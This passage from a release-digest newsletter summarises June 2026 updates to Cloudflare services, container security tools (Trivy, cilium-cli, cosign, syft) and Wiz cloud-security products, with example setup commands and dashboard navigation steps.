- Emits lifecycle events for rollback start, individual handler failures, and rollback completion, enabling observability into compensation execution.

10 more releases in this issue · 2026-06-05 → 2026-06-25

> Unlocking the Cloudflare app ecosystem with OAuth for all (2026-06-24)
>
> STABLE
>
> Cloudflare opens self-managed OAuth to all customers, enabling any developer to build scoped, delegated integrations on the Cloudflare API.
>
> .

└──▷ HOW TO FIND IT

Create your first OAuth app to offer delegated Cloudflare API access to your SaaS users or agentic tools.

> 📍 In the Cloudflare dashboard, navigate to: My Profile (or Account) › OAuth Apps › Create OAuth Application, then configure your redirect URIs and desired scopes.

- Enables any Cloudflare customer to create and manage their own OAuth applications for delegated API access, replacing the previously invite-only partner program.
- Supports standard OAuth flows with scoped consent, allowing SaaS integrations, internal developer platforms, and agentic tools to request granular permissions from users.
- Adds OAuth app revocation controls to the Cloudflare dashboard, giving users visibility and control over which third-party applications can access their account.
- Improves OAuth consent UI to clearly display which application is requesting access and exactly which permissions it will receive, reducing phishing risk.
- Delivers significant OAuth engine performance improvements: API P95 latency reduced ~45% (185ms → 101ms), CPU usage down ~37%, and memory footprint down ~14–40%.

Temporary Cloudflare Accounts for AI agents (2026-06-19) STABLE

Cloudflare introduces Temporary Accounts for AI agents, enabling instant Worker deployments via `wrangler deploy --temporary` with no sign-up required.

└──▷ TRY IT

Let a background AI agent deploy a Worker immediately — no account, no token copy-pasting, no browser auth required.

```
$ wrangler deploy --temporary
```

Claim the temporary account to make it permanent — navigate to the claim URL printed by Wrangler and sign in or sign up to take ownership of the Worker and its bindings.

> 📍 In the Cloudflare dashboard, open the claim URL provided in Wrangler output, then sign in or create an account to permanently claim the temporary account and all deployed resources.

- New `--temporary` flag in Wrangler lets AI agents deploy Cloudflare Workers

instantly without a pre-existing account or authentication flow.

- Temporary accounts provision an API token and a claim URL automatically, giving agents a full deploy-iterate-verify loop without human intervention.
- Deployed Workers and associated resources (databases, bindings) stay live for 60 minutes, after which the account auto-expires unless claimed by a human.
- Wrangler now surfaces a prompt message about `--temporary` when unauthenticated, enabling agents to self-discover and adopt the flag without explicit human instruction.
- Agents can redeploy updated Worker scripts multiple times within the 60-minute window against the same temporary account.

`Bringing more agent harnesses and frameworks to Cloudflare, starting with Flue (2026`

STABLE

Cloudflare Agents SDK gains durable execution, sandboxed code execution, a virtual filesystem, and dynamic workflows for production agent harnesses.

.
.
.

└──▷ USE IT

Resume a long-running agent turn automatically after a process crash, preserving expensive intermediate results so the agent doesn't restart from zero.

```typescript
import { Agent } from "agents";
import type { FiberRecoveryContext } from "agents";

class MyAgent extends Agent {
  async doWork() {
    await this.runFiber("my-task", async (ctx) => {
      const step1 = await expensiveOperation();
      ctx.stash({ step1 });
      const step2 = await anotherExpensiveOperation(step1);
      this.setState({ ...this.state, result: step2 });
    });
  }

  async onFiberRecovered(ctx: FiberRecoveryContext) {
    if (ctx.name !== "my-task") return;
    const { step1 } = (ctx.snapshot ?? {}) as { step1?: unknown };
    if (step1) {
      const step2 = await anotherExpensiveOperation(step1);
      this.setState({ ...this.state, result: step2 });
    }
  }
}
```

Scaffold a Slack channel integration into a Flue project so an agent can receive and respond to Slack events without writing verification and dispatch boilerplate.

```
$ flue add channel slack
```

- Adds runFiber(), stash(), and onFiberRecovered() APIs to the Agents SDK, enabling agent turns to checkpoint progress in Durable Object SQLite storage and automatically resume after crashes or restarts.
- Introduces `@cloudflare/codemode`, wrapping Dynamic Workers, to execute LLM-generated TypeScript/JavaScript in isolated Worker sandboxes that start in under 10ms at $0.002 per load — replacing bloated tool lists with a single code-execution tool.
- Ships `@cloudflare/shell`, a durable virtual filesystem inside a Durable Object backed by SQLite, exposing typed file operations (read, write, edit, search, grep, diff) that agent harnesses can use as tools without container overhead.
- Introduces `@cloudflare/dynamic-workflows`, enabling agents to generate and execute durable multi-step pipelines at runtime — with per-step persistence, retries, and resumption after interruption.

- Announces `@cloudflare/workspace` (in development), which will keep a Durable Object's virtual filesystem in sync with a Cloudflare Container, enabling seamless escalation from lightweight Workers to a full Linux environment only when needed.

+2 more

`Introducing the Cloudflare One stack: agent-powered deployment (2026-06-17)`

STABLE

Cloudflare One Stack delivers agent-ready skill files for Zero Trust deployment, migration, and troubleshooting automation.

└──▷ HOW TO FIND IT

Load the migration skill into your agent to automatically translate Zscaler Private Access apps and policies into Cloudflare Access — no manual re-entry.

> 📍 In your agent's skill configuration, add the cloudflare-one-migration skill from the Cloudflare Skills repository, then prompt: 'Migrate all Zscaler Private Access applications to Cloudflare Access and generate a summary of what requires manual review.'

Pair the cloudflare-one skill with the MCP server so your agent can query your live Cloudflare account and push a recommended Tunnel/Mesh deployment plan without exposing credentials in model context.

> 📍 In your agent's skill configuration, add the cloudflare-one skill from the Cloudflare Skills repository and connect the Cloudflare code mode MCP server, then prompt: 'Inventory my existing VPN applications and produce a recommended Cloudflare Tunnel deployment sequence that minimizes cutover disruption.'

- Introduces the Cloudflare One Stack: two structured skill files (`cloudflare-one` and `cloudflare-one-migration`) that give AI agents curated knowledge, decision trees, and tool definitions to configure, deploy, and manage Cloudflare One environments.
- Adds VPN-replacement planning capability: agents can inventory existing VPN applications, map each to the appropriate Cloudflare primitive (Access, Tunnel, or Mesh), and generate a disruption-minimizing deployment sequence.
- Adds vendor-to-vendor migration logic for Zscaler and Palo Alto Networks, including automated translation of Zscaler Private Access application definitions, user groups, and policies into Cloudflare Access equivalents — the same logic used in Cloudflare's Descaler and Deskope programs.
- Enables network diagram interpretation and generation so agents can visualize proposed topology changes before any configuration is applied.

- Includes a Digital Experience Monitoring (DEX) toolkit so agents can report on user stability, investigate anomalies in secure web gateway HTTP logs, build remediation rules, and take actions to improve user latency.

+2 more

`Cloudflare DMARC Management is now generally available (2026-06-16)` STABLE

Cloudflare DMARC Management reaches GA with IP-level threat investigation, unified auth record analysis, and SPF lookup auditing.

⋮

└──▷ HOW TO FIND IT

Enable DMARC Management for a domain and begin receiving aggregate reports to identify unauthorized senders.

> 📍 In the Cloudflare dashboard, go to your domain › Email › DMARC Management, then follow the setup wizard to start receiving DMARC reports.

Investigate a suspicious sending source IP to determine whether it is a forgotten legitimate vendor or a threat actor spoofing your domain.

> 📍 In the Cloudflare dashboard, go to your domain › Email › DMARC Management › (select a sending source) › open the Investigate tab to view reputation, geolocation, ASN, and known threat associations for that IP.

Audit your SPF record to find which include: chains are consuming the most lookups before your SPF silently breaks with a permerror.

> 📍 In the Cloudflare dashboard, go to your domain › Email › DMARC Management › SPF record card › drill into the SPF lookup audit to see each mechanism's lookup cost and your total against the 10-lookup limit.

- Adds an Investigate tab per sending source IP that surfaces Cloudflare threat intelligence — reputation, geolocation, ASN, and known threat associations — turning DMARC aggregate reports into an active investigation workflow.
- New unified email authentication record status view shows pass/warning/fail for DMARC, SPF, DKIM, and BIMI in a single dashboard with plain-language remediation recommendations.
- New SPF lookup audit traces every DNS lookup incurred by an SPF record — including nested include: chains — and flags when you are approaching or exceeding the RFC 7208 10-lookup limit.

- DMARC Management is now generally available at no additional cost for all Cloudflare customers with DNS hosted on Cloudflare.

Scaling Security Insights: how we achieved a 10x increase in global scanning capacit

STABLE

Cloudflare Security Insights now scans all accounts automatically, with frequency doubled across all plans.

- Enables automatic Security Insights scanning for all free-plan accounts and zones — previously opt-in only.
- Doubles (or better) scanning frequency for every plan tier: free accounts scanned every 7 days, Pro/Business every 3 days, and Enterprise daily.
- Sustains over 120 scans per second at peak, exceeding the 10x throughput improvement target and enabling near-real-time misconfiguration detection at scale.

Route public traffic to private applications with Cloudflare (2026-06-10)

STABLE

Cloudflare launches Application Services for Private Origins, routing public traffic to private IPs via WAF, bot mgmt, Workers, and Spectrum.

└──▷ TRY IT

Expose an internal API at a private IP behind Cloudflare's full WAF and bot management stack — no public IP or cloudflared on the origin needed.

```
$ curl -X POST
'https://api.cloudflare.com/client/v4/zones/{zone_id}/dns_records'
\
  -H 'Authorization: Bearer <token>' \
  -H 'Content-Type: application/json' \
  -d '{
    "type": "A",
    "name": "app.example.com",
    "content": "10.0.0.50",
    "ttl": 300,
    "proxied": true,
    "use_private_routing": true
  }'
```

Put Cloudflare Spectrum in front of a private SSH or TCP service so it stays off the public Internet while still being reachable via a public hostname.

```
$ curl -X POST
'https://api.cloudflare.com/client/v4/zones/{zone_id}/spectrum/apps
' \
  -H 'Authorization: Bearer <token>' \
  -H 'Content-Type: application/json' \
  -d '{
    "protocol": "tcp/22",
    "dns": { "type": "CNAME", "name": "ssh.example.com" },
    "origin_direct": ["tcp://10.0.0.50:22"],
    "virtual_network_id": "fab9ac85-491b-44c8-b7ae-dd44d4f4672e"
  }'
```

- New Application Services for Private Origins (closed beta, Enterprise) lets public hostnames resolve to RFC 1918/CGNAT/ULA private IPs and route traffic through existing Cloudflare WAN (IPsec, GRE, CNI) or Cloudflare Mesh — no public IP or inbound firewall rules required.
- Enables WAF, bot management, rate limiting, caching, transform rules, and Workers in front of private-origin applications without deploying cloudflared on the origin host.
- New `use_private_routing` field on DNS A/AAAA records (auto-enabled for private IP ranges, manually togglable for others) signals Cloudflare's proxy to route the final hop through the customer's private network connectivity.
- Spectrum (Layer 4 proxy) now supports TCP/UDP services on private IPs via a new `virtual_network_id` field on origin configuration, routing through Cloudflare Tunnel without a load balancer intermediary.
- Workers VPC bindings now share the same private routing layer as DNS records, allowing Workers and AI agents to reach private origins through the same connectivity path as browser traffic.

+1 more

`Defend against frontier cyber models: Cloudflare's architecture as customer zero (20`

STABLE

Cloudflare adds Cloudforce One threat intel in WAF, Require Access Protection, IdP Federation, and MCP Server Portal for agentic AI.

.

└──▷ HOW TO FIND IT

Enforce that no newly shipped internal tool is reachable on the network before an Access policy exists — critical when developers are moving fast with AI-assisted coding.

📍 In the Cloudflare Zero Trust dashboard, go to Settings › Access › and enable Require Access Protection so any application deployed without a policy is blocked by default.

Centralize SSO across all Cloudflare accounts so new accounts inherit your IdP automatically rather than requiring per-team configuration.

📍 In the Cloudflare dashboard, go to Zero Trust › Settings › Authentication › IdP Federation, configure your identity provider once, and enable federation — new recipient accounts receive SSO automatically with read-only IdP connections.

Give AI agents controlled, audited access to enterprise systems through approved MCP servers instead of direct, unlogged connections.

📍 In the Cloudflare dashboard, go to AI › MCP Server Portal, register your MCP servers, and connect agents through the portal — every agent action is logged with what it did and what it touched.

- Enables Cloudforce One threat intelligence directly within the WAF, allowing customers to block high-risk traffic from tracked adversaries and emerging campaigns without waiting for external feed propagation.
- Introduces Require Access Protection to ensure newly deployed or misconfigured internal applications cannot be reached before an Access policy is in place.
- Adds IdP Federation to share a single identity provider across all Cloudflare accounts, automatically provisioning SSO for new accounts with read-only recipient-side IdP connections.
- Launches MCP Server Portal, a centralized management plane for connecting AI agents to enterprise systems via approved MCP servers, with full action logging for auditability.
- Extends AI Security for Apps scoring methodology to internal AI tooling via AI Gateway, providing visibility into what engineers are building with AI before policies are written.

`Turning Cloudflare's threat indicators into real-time WAF rules (2026-06-08)`

STABLE

Cloudflare WAF gains live Threat Events fields, enabling rules that block by threat actor, targeted industry, and attack type.

.
.
.

└──▷ **TRY IT**

Block IPs from Cloudflare's DDoS feed that have been seen targeting France — useful for regional incident response without maintaining manual IP lists.

```
$ any(cf.intel.ip.target_countries[*] == "FR") and
any(cf.intel.ip.datasets[*] == "ddos")
```

Protect a financial application by blocking traffic from a known ransomware group targeting the banking sector, driven by live threat-actor attribution.

```
$ any(cf.intel.ip.target_industries[*] == "Banking & Financial
Services") and any(cf.intel.ip.attacker_names[*] == "BLACKBASTA")
```

- New WAF fields (`cf.intel.ip.attacker_names` , `cf.intel.ip.target_industries` , `cf.intel.ip.attacker_countries` , `cf.intel.ip.target_countries` , `cf.intel.ip.datasets`) expose Cloudflare Threat Events intelligence directly in custom WAF rule expressions.
- Always-on detection runs threat-intelligence enrichment in the background on every HTTP request, surfacing threat metadata in Security Analytics regardless of whether a blocking rule is active.
- Supports array-matching via any() and `[*]` wildcard, allowing a single rule to evaluate multiple simultaneous threat actor associations or targeted industries per IP.
- Threat Events intelligence fields are fully supported via the Cloudflare API and Terraform for Infrastructure-as-Code WAF custom rules and rate limiting.
- One-click WAF rule creation from the Threat Events dashboard lets analysts export Saved Views (e.g., 'IPs attacking Financial sector in last 7 days') directly into a WAF rule without manual copy-paste.

+3 more

`Your AI bill is out of control. Cloudflare can fix it now. (2026-06-05)`

STABLE

Cloudflare AI Gateway adds dollar-based spend limits and identity-driven budgets with Cloudflare Access integration.

.
.
.

└──▷ **TRY IT**

Set a monthly dollar budget for a specific team by scoping a spend limit to a custom attribute in the AI Gateway dashboard or API.

```
$ curl -X POST
https://api.cloudflare.com/client/v4/accounts/<account_id>/ai-
gateway/gateways/<gateway_id>/spend-limits \
  -H 'Authorization: Bearer <api_token>' \
  -H 'Content-Type: application/json' \
  -d '{
    "limit": 500,
    "currency": "USD",
    "window": "monthly",
    "window_type": "fixed",
    "attributes": {"team": "interns"},
    "on_exceed": "block"
  }'
```

Route requests to a cheaper fallback model automatically when a spend limit is hit, so engineer workflows aren't interrupted.

📍 # In AI Gateway dashboard: Settings › Spend Limits › Add Limit # Set limit: $5000/month, scope: `provider=anthropic`, `model=claude-opus` # On exceed: Dynamic Route → fallback to workers-ai/llama-3 # Or via API, set `on_exceed`: `route` with a configured Dynamic Route fallback target

Enroll in the identity-driven budgets closed beta to tie per-user and per-IdP-group AI spend policies to your existing identity provider — no custom JWT parsing required.

📍 In the Cloudflare dashboard: AI Gateway › your gateway › Identity & Budgets › Enable Cloudflare Access integration → Create an Access application scoped to your AI Gateway endpoint → Configure policies mapped to your existing IdP groups (e.g., ml-team → Claude Opus + GPT-4o, interns → Workers AI open-source models) → Each authenticated request will have email, IdP group, and service token name attached to its log entry

- Adds spend limits to AI Gateway: dollar-denominated budgets (not token-based) scoped by model, provider, or custom attributes like user, team, or application.
- Supports fixed and rolling budget windows — daily, weekly, or monthly — with real-time cumulative spend tracking per request.
- Enables fallback routing via Dynamic Routes when a spend limit is reached, preventing hard blocks from disrupting engineer workflows.
- New analytics dashboard filtering lets teams track model spend by model, provider, or any custom attribute.
- Introduces identity-driven budgets and routing (closed beta) via Cloudflare Access integration: per-user, per-IdP-group, and per-service-token spend policies derived

> from authenticated JWT identity.
>
> +2 more

WAS THIS USEFUL? 👍 👎

CLOUD & CONTAINER SECURITY

◆ Container & Image Security

Aqua Security Trivy v0.71.0

Find vulnerabilities, misconfigurations, secrets, SBOM in containers, Kubernetes, code repositories, clouds and more

Trivy v0.71.0 adds CycloneDX 1.7, Azure secret rules, Maven secret detection, customizable secret scan skip lists, and Ubuntu 26.04 support.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.71.0
https://github.com/aquasecurity/trivy.git
# already have the repo? check out this version:
$ git checkout v0.71.0
```

└──▷ TRY IT

Generate a CycloneDX 1.7 SBOM from a container image to take advantage of the latest spec features.

```
$ trivy image --format cyclonedx --output sbom.cdx.json python:3.12-
slim
```

Scan a project for secrets while skipping a custom secrets config file, vendor directories, and specific extensions you know are safe.

```
$ trivy fs --scanners secret myproject/
```

- Supports CycloneDX 1.7 SBOM format for both input and output.
- Adds SHA-512 hash algorithm support to the SPDX serializer.
- New Azure secret detection rules covering Azure credentials and tokens.
- New Maven secret detection rules for passwords and passphrases in settings.xml and settings-security.xml.
- Enables customization of folders, files, and extensions skipped during secret scanning.

+3 more

WAS THIS USEFUL? 👍 👎

cilium-cli v0.19.5

CLI to install, manage & troubleshoot Kubernetes clusters running Cilium

cilium-cli v0.19.5 adds richer sysdump capture, ClusterMesh endpoint-slice wiring, and BGP library upgrade to GoBGP v4.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.19.5 https://github.com/cilium/cilium-cli.git
# already have the repo? check out this version:
$ git checkout v0.19.5
```

└──▷ TRY IT

Capture enriched operator and clustermesh-apiserver data — useful when debugging cross-cluster or operator issues — alongside the standard sysdump bundle.

```
$ cilium sysdump
```

- Upgrades GoBGP from v3 to v4.5.0, enabling updated BGP protocol support in Cilium's BGP control plane.
- Expands `sysdump` to capture additional operator and clustermesh-apiserver troubleshooting information.
- Adds `CiliumGatewayClassConfig` CRD collection to sysdump for Gateway API diagnostics.
- Adds Gateway API `BackendTLSPolicy` resource collection to sysdump.
- Enables ClusterMesh endpoint-slice watch and kvstoremesh wiring for improved multi-cluster networking.

+2 more

WAS THIS USEFUL? 👍 👎

Sigstore cosign v3.1.1

Code signing and transparency for containers and binaries

cosign v3.1.1 adds a bundle upgrade command, Rekor v2 support, and standardizes on the new bundle format by default.

└──▷ GET THIS VERSION

```
$ git clone --branch v3.1.1 https://github.com/sigstore/cosign.git
# already have the repo? check out this version:
$ git checkout v3.1.1
```

└──▷ TRY IT

Upgrade an existing legacy cosign bundle file to the new standardized Sigstore bundle format before v4 removes deprecated flag support.

```
$ cosign bundle upgrade --bundle artifact.bundle
```

Create a signing config that targets a Rekor v2 transparency log instance for environments running the updated Rekor stack.

```
$ cosign signing-config create --rekor-v2 --out signing-config.json
```

- Adds `cosign bundle upgrade` command to migrate existing bundles to the standardized Sigstore bundle format.
- Adds Rekor v2 flag to `cosign signing-config create`, enabling configuration of Rekor v2 transparency log endpoints.
- Signs exclusively via sigstore-go, unifying the signing path across Sigstore SDKs.
- Updates DSSE attestation signing to log as hashed entries using PAE encoding in Rekor v2, unblocking upload of large signed DSSEs such as SBOMs.
- Standardizes the new protobuf bundle format as the default output for signing and input for verification.

+2 more

└──▷ BREAKING ON UPGRADE

! Running `cosign sign` now requires either bundle output or registry upload (`--bundle` or registry push); omitting both is no longer accepted.

WAS THIS USEFUL? 👍 👎

Anchore syft

v1.46.0 · 2 RELEASES · 2026-06-02 → 2026-06-26 · LATEST

STABLE

CLI tool and library for generating a Software Bill of Materials from container images and filesystems

Syft v1.46.0 adds SPDX 3, Deno, Bun lockfile, uv PEP 723, Elastic agent/Beats support, and purl types in cataloger info.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.46.0 https://github.com/anchore/syft.git
# already have the repo? check out this version:
$ git checkout v1.46.0
```

└──▷ TRY IT

Generate an SPDX 3-compliant SBOM from a container image for supply-chain tooling that requires the latest SPDX standard.

```
$ syft alpine:latest -o spdx-json=./sbom-spdx3.json
```

Catalog a Deno or Bun project directory to produce a full SBOM including its lockfile dependencies.

```
$ syft ./my-deno-project -o cyclonedx-json=./sbom.json
```

Inspect cataloger metadata including PURL types to understand what package identifiers each cataloger emits.

```
$ syft cataloger info
```

- Adds SPDX 3 output format support, enabling generation of SPDX 3-compliant SBOMs.
- Adds Deno ecosystem support, cataloging Deno dependencies from projects.
- Supports Bun lockfile (`bun.lock`) parsing for JavaScript/TypeScript projects using Bun.
- Supports uv PEP 723 script lockfiles (`*.py.lock`) in the Python cataloger.
- Adds binary classifiers and cataloging for Elastic Agent and Elastic Beats binaries.

+2 more

▾ **1 more release in this issue** · 2026-06-02 → 2026-06-26

v1.45.0 STABLE

Syft v1.45.0 adds ZapAddOns JAR cataloging, ingress-nginx binary detection, and MySQL Cluster/MySQL distinction.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.45.0 https://github.com/anchore/syft.git
# already have the repo? check out this version:
$ git checkout v1.45.0
```

└──▷ TRY IT

Generate an SBOM from a container image running ingress-nginx to confirm the binary is now correctly cataloged.

```
$ syft registry.k8s.io/ingress-nginx/controller:v1.10.0 -o
cyclonedx-json
```

- Supports ZapAddOns packaged as JAR files, enabling SBOM generation for OWASP ZAP plugin artifacts.
- Catalogs ingress-nginx binaries, adding the popular Kubernetes ingress controller to binary detection coverage.
- Distinguishes MySQL Cluster (ndb) from standard MySQL in the binary classifier, reducing misidentification in SBOM output.

WAS THIS USEFUL? 👍 👎

◆ Cloud Security Posture

Wiz

Bridging the Visibility Gap: A Unified Security Operating Model for Hybrid Cloud Teams

10 RELEASES · 2026-06-01 → 2026-06-29 LATEST STABLE

Wiz Blog is a cloud security publication that shares research, threat intelligence, best practices, and insights on vulnerabilities, compliance, and cloud infrastructure protection.

Wiz Sensor Workload Scanner is now GA, extending risk prioritization and attack path analysis to on-premise VMware, bare metal, and self-hosted Kubernetes.

- Adds Sensor-based Workload Scanner (WLS) GA for on-premise environments, identifying public exposure, vulnerabilities, misconfigurations, malware, secrets, and sensitive data on VMware vSphere, bare metal, and self-hosted Kubernetes.
- Extends the Wiz Security Graph to on-premise assets, correlating infrastructure context with workload findings to surface toxic combinations and cross-environment attack paths.
- New Runtime Validation confirms whether a vulnerable package is actually loaded into memory and actively running, separating theoretical CVEs from live exploitable risks.
- Native vSphere and Kubernetes Connectors provide agentless infrastructure assessment via native APIs, mapping ESXi vulnerabilities, local identities, and cluster misconfigurations into the Security Graph.
- Supports ingestion of findings from existing on-premise scanners via Unified Vulnerability Management (UVM) to centralize hybrid risk strategy.

+5 more

▾ 9 more releases in this issue · 2026-06-01 → 2026-06-29

Uncovering Hidden Attack Paths in Cloud Environments Using Runtime Signals (2026-06-

STABLE

Wiz Security Graph now ingests live runtime network signals to surface previously hidden attack paths as critical Issues.

└──▷ HOW TO FIND IT

Identify internet-facing containers with vulnerabilities that have an active runtime network connection to sensitive data stores — a combined risk that agentless scanning alone cannot surface.

📍 In the Wiz console, go to Security Graph › Issues and filter by Issues that include a Runtime signal layer to view attack paths where a live network connection joins an

exposed/vulnerable workload to a sensitive destination (e.g., S3 bucket with PII, Vault secrets).

Discover which containers in your environment are actively communicating with external MCP servers at runtime — critical for AI workload blind-spot coverage.

📍 In the Wiz console, go to Security Graph › Graph Controls and query for workloads with observed DNS connections to remote MCP servers to review which containers are reaching external AI tool endpoints and whether those containers also have access to sensitive data.

- Adds runtime network telemetry from the Wiz Runtime Sensor into the Security Graph, correlating live connections (container-to-database, pod-to-pod, DNS queries) with existing risk findings to expose complete attack paths.
- Surfaces correlated runtime + risk findings as a single critical Issue, replacing separate agentless findings with one prioritized, validated attack path view.
- Enables visibility into AI workload network behavior, including containers making live connections to remote MCP servers that were never declared in configuration or policy.
- Available automatically to all existing Wiz Cloud and Runtime Sensor customers across Graph Controls and Issues — no additional deployment required.

`Cloud-native Security for your Windows environment: Announcing the Wiz Runtime Sensc`

STABLE

Wiz Runtime Sensor reaches GA for Windows, adding real-time threat detection, automated response, and runtime vulnerability validation across hybrid cloud.

- Adds Wiz Runtime Sensor for Windows (GA), extending agent-based real-time monitoring and threat detection to Windows VMs and Windows Kubernetes nodes alongside existing Linux/container coverage.
- Enables cross-layer attack correlation in Wiz Defend, automatically stitching Windows workload events (e.g., LSASS dump, IMDS credential theft) with cloud control-plane logs into a unified attack timeline.
- Supports Custom Detection Rules for Windows, letting security teams define fleet-specific threat logic and behavioral detections beyond built-in rules.
- Introduces Automated Runtime Response for Windows: policies that automatically terminate malicious processes based on defined rules or threat categories.
- Adds Context-Aware Forensics for Windows: automatic capture of logs, suspicious binaries, and scripts at detection time, preserved directly in the Wiz platform.

`+2 more`

Introducing the Red Agent POV Series (2026-06-17)

STABLE

Wiz launches Red Agent POV Series, showcasing its AI-powered pentester finding 5,500+ critical vulns across ~1,000 production environments.

- Introduces the Red Agent POV Series: a recurring research blog where Wiz Research details real-world exploitable vulnerabilities discovered autonomously by the Red Agent AI pentester.
- Highlights Red Agent's continuous autonomous scanning capability, completing hundreds of thousands of scans across ~1,000 environments in a single month and surfacing 17,000+ unique findings.
- Surfaces dominant real-world risk patterns at scale: 54% of findings stem from broken access control, 52%+ of injection findings are Critical/High, and 61%+ of exposed secrets are Critical/High severity.
- First POV entry demonstrates multi-step SSRF discovery in a GCP Cloud Run service — the Red Agent chained 96 reasoning iterations across 3 scan runs to bypass GitHub-URL validation and extract credentials and source code without authentication.

Wiz Exposure Management Dashboard: Your CTEM Command Center (2026-06-16)

STABLE

Wiz launches Exposure Management Dashboard (Public Preview): a CTEM-aligned single pane of glass for scoping, prioritizing, validating, and remediating attack paths at AI speed.

└──▷ HOW TO FIND IT

Enable the new Exposure Management Dashboard to begin operationalizing CTEM across your environment.

> 📍 In the Wiz console, go to Preview Hub and enable the Exposure Management Dashboard.

- New Exposure Management Dashboard (Public Preview) provides a unified CTEM lifecycle view — scoping, discovery, prioritization, validation, and remediation — in a single console.
- Scoping stage maps all covered assets across cloud environments, code repositories, on-premise servers, AI workloads, workstations, identities, and SaaS in one inventory view.
- Discovery stage surfaces infrastructure vulnerabilities, code vulnerabilities (via Wiz Code and ASPM integrations), pen-test findings, cloud misconfigurations, exposed secrets, and sensitive data findings in a unified risk profile.

- Prioritization stage leverages the Wiz Security Graph to correlate risks into attack paths with validated business impact, cutting through thousands of alerts to surfaced Wiz Issues.
- Validation stage integrates Wiz ASM and the Red Agent (AI-powered pentester) to verify exploitable attack paths from an external attacker perspective and correlate findings with internal cloud context.

+3 more

AI Threat Readiness Pillar 3: Perform AI Code Analysis Natively in Wiz (2026-06-11)

STABLE

Wiz adds native AI Code Scans, Red Agent adversarial validation, and Green Agent auto-remediation for AI-driven development.

- Adds native AI Code Scans (now in private preview) using commercially available AI models to perform semantic reasoning on application code, surfacing intent-dependent vulnerabilities like IDOR, business logic errors, and broken function-level authorization that traditional SAST misses.
- Introduces a layered scanning model: continuous rules-based SAST via the Unified Policy Engine, periodic AI Code Scans on major updates, and deep frontier-model `X-Ray` analysis for mission-critical repositories.
- Enables Code-to-Cloud mapping via the Wiz Service Catalog to connect deployed cloud resources to source repositories, letting runtime exposure drive AI scan prioritization rather than scanning all repos uniformly.
- Introduces the Wiz Red Agent, which autonomously tests AI Code Scan findings end-to-end against live environments to confirm exploitability and validate attack paths on the Wiz Security Graph.
- Introduces the Wiz Green Agent, which triggers automatically after Red Agent validation to generate tailored remediation plans, identify exact code/infrastructure ownership, issue pull requests, and coordinate with AI coding agents such as Claude Code and CodeMender.

+2 more

AI Threat Readiness Pillar 2: Accelerate Patching and Response (2026-06-09)

STABLE

Wiz adds Green Agent-powered remediation paths, unified ownership automation, CI/CD guardrails, and WizOS hardened images to accelerate patching.

└──▷ HOW TO FIND IT

Automatically investigate a critical Issue, identify its owner, and open a fix PR — turning hours of manual triage into a minutes-long automated flow.

📍 In the Wiz console, go to Workflows › New Workflow, select the `Assign Ownership` template, add a Green Agent investigation step triggered on Critical Issue creation, then append a `Create PR` action to push the recommended fix to the source repository.

- New Green Agent capability automatically traces runtime vulnerabilities back to their source (VM, container image, Dockerfile, or Terraform module) and generates environment-specific, step-by-step remediation plans.
- Green Agent integration via MCP enables remediation orchestration through external AI agents and toolchains.
- Unified ownership model aggregates signals from CODEOWNERS files, Git Blame, cloud event logs (e.g., CloudTrail), Resource Tag Rules, Backstage, and ServiceNow CMDB to automatically suggest the right Issue assignee.
- Wiz Workflows adds a built-in Assign Ownership template that automatically routes Critical Issues to the identified owner without manual triage.
- Wiz Workflows can now chain Green Agent investigation, root-cause analysis, ownership assignment, and PR creation into a single automated remediation pipeline triggered on Issue creation.

`+3 more`

`Introducing Wiz Cloud Cost: Powering Cost Management and Optimization with Context (`

STABLE

Wiz Cloud Cost launches GA: unified cloud & AI spend visibility, optimization, and anomaly alerting across AWS, Azure, and GCP.

└──▷ HOW TO FIND IT

Alert your team in Slack when a specific product's cloud spend exceeds a budget threshold, so engineers can investigate before a large overrun occurs.

📍 In the Wiz console, go to Cloud Cost › Cost Monitors › Create Monitor, scope the monitor to a Project (e.g., your payment-service project), set a fixed threshold on monthly spend, then create an Automation Rule to send the finding to your Slack channel when the monitor triggers.

Investigate a sudden cost spike and identify its root cause without leaving the cost view.

📍 In the Wiz console, go to Cloud Cost › Cost Explorer, open the Heatmap tab, click the anomalous time window, then select `Launch Investigation with Mika AI` to get a root cause summary and suggested next steps.

Review disk right-sizing recommendations informed by actual utilization data to find immediate savings on overprovisioned volumes.

> 📍 In the Wiz console, go to Cloud Cost › Optimization Opportunities, filter by `Disk Right Sizing`, sort by `Estimated Monthly Savings`, and open a finding to view remediation guidance and the linked IaC template.

- Introduces Wiz Cloud Cost, a new FinOps module delivering unified cost visibility across AWS, Azure, and GCP environments directly within the Wiz platform.
- Integrates cost data into the Wiz Graph, enabling teams to visualize application-level spend alongside security findings and resource relationships.
- Adds Cost Explorer with actual spend tracking, forecasting, and drill-down filtering by cloud platform, subscription, resource tags, resource type, and AI model.
- Adds a Kubernetes cost tab in Cost Explorer showing spend across clusters, top controllers, and allocated cost over time.
- Surfaces 140+ context-aware cost optimization rules covering waste, right-sizing, and configuration — including disk right-sizing via agentless disk analysis and shadow data detection via data scanning.

`+7 more`

`AI Threat Readiness Pillar 1: Reduce Critical Exposures & Scan with AI (2026-06-04)`

`STABLE`

Wiz adds Red Agent (autonomous AI attacker) and Green Agent (AI remediation) alongside expanded Attack Surface Management for cloud, SaaS, and AI environments.

└──▷ HOW TO FIND IT

Enable the AI-powered attacker to continuously discover logic flaws and API vulnerabilities across your applications at machine speed.

> 📍 In the Wiz console, navigate to Red Agent and select `Activate` to begin continuous AI-powered exploitation scanning across your mapped API attack surface.

Extend attack surface visibility to any asset and get comprehensive external risk assessment beyond default cloud coverage.

> 📍 In the Wiz console, go to Attack Surface Management › Settings and enable `Advanced ASM` to discover shadow APIs, unmanaged cloud services, and AI-generated applications.

Accelerate remediation by using Green Agent to identify root cause and route actionable fixes directly to resource owners.

📍 In the Wiz console, open a Validated External Risk Issue, select Green Agent, and review the contextual root-cause guidance and recommended fix, then trigger the associated Wiz Workflow to route the remediation to the resource owner.

- New Red Agent: autonomous AI-powered attacker that continuously maps API attack surfaces (from cloud APIs, Swagger/OpenAPI docs, runtime sensor, and web crawler) and performs context-aware exploitation to uncover broken authorization, business logic flaws, injection vulnerabilities, and multi-step attack chains in custom and AI-generated applications.
- New Green Agent: AI-powered remediation assistant that identifies root cause of exposure findings and delivers context-aware, actionable fixes to resource owners by synthesizing code-to-cloud relationships, ownership data, Security Graph context, and historical remediation patterns.
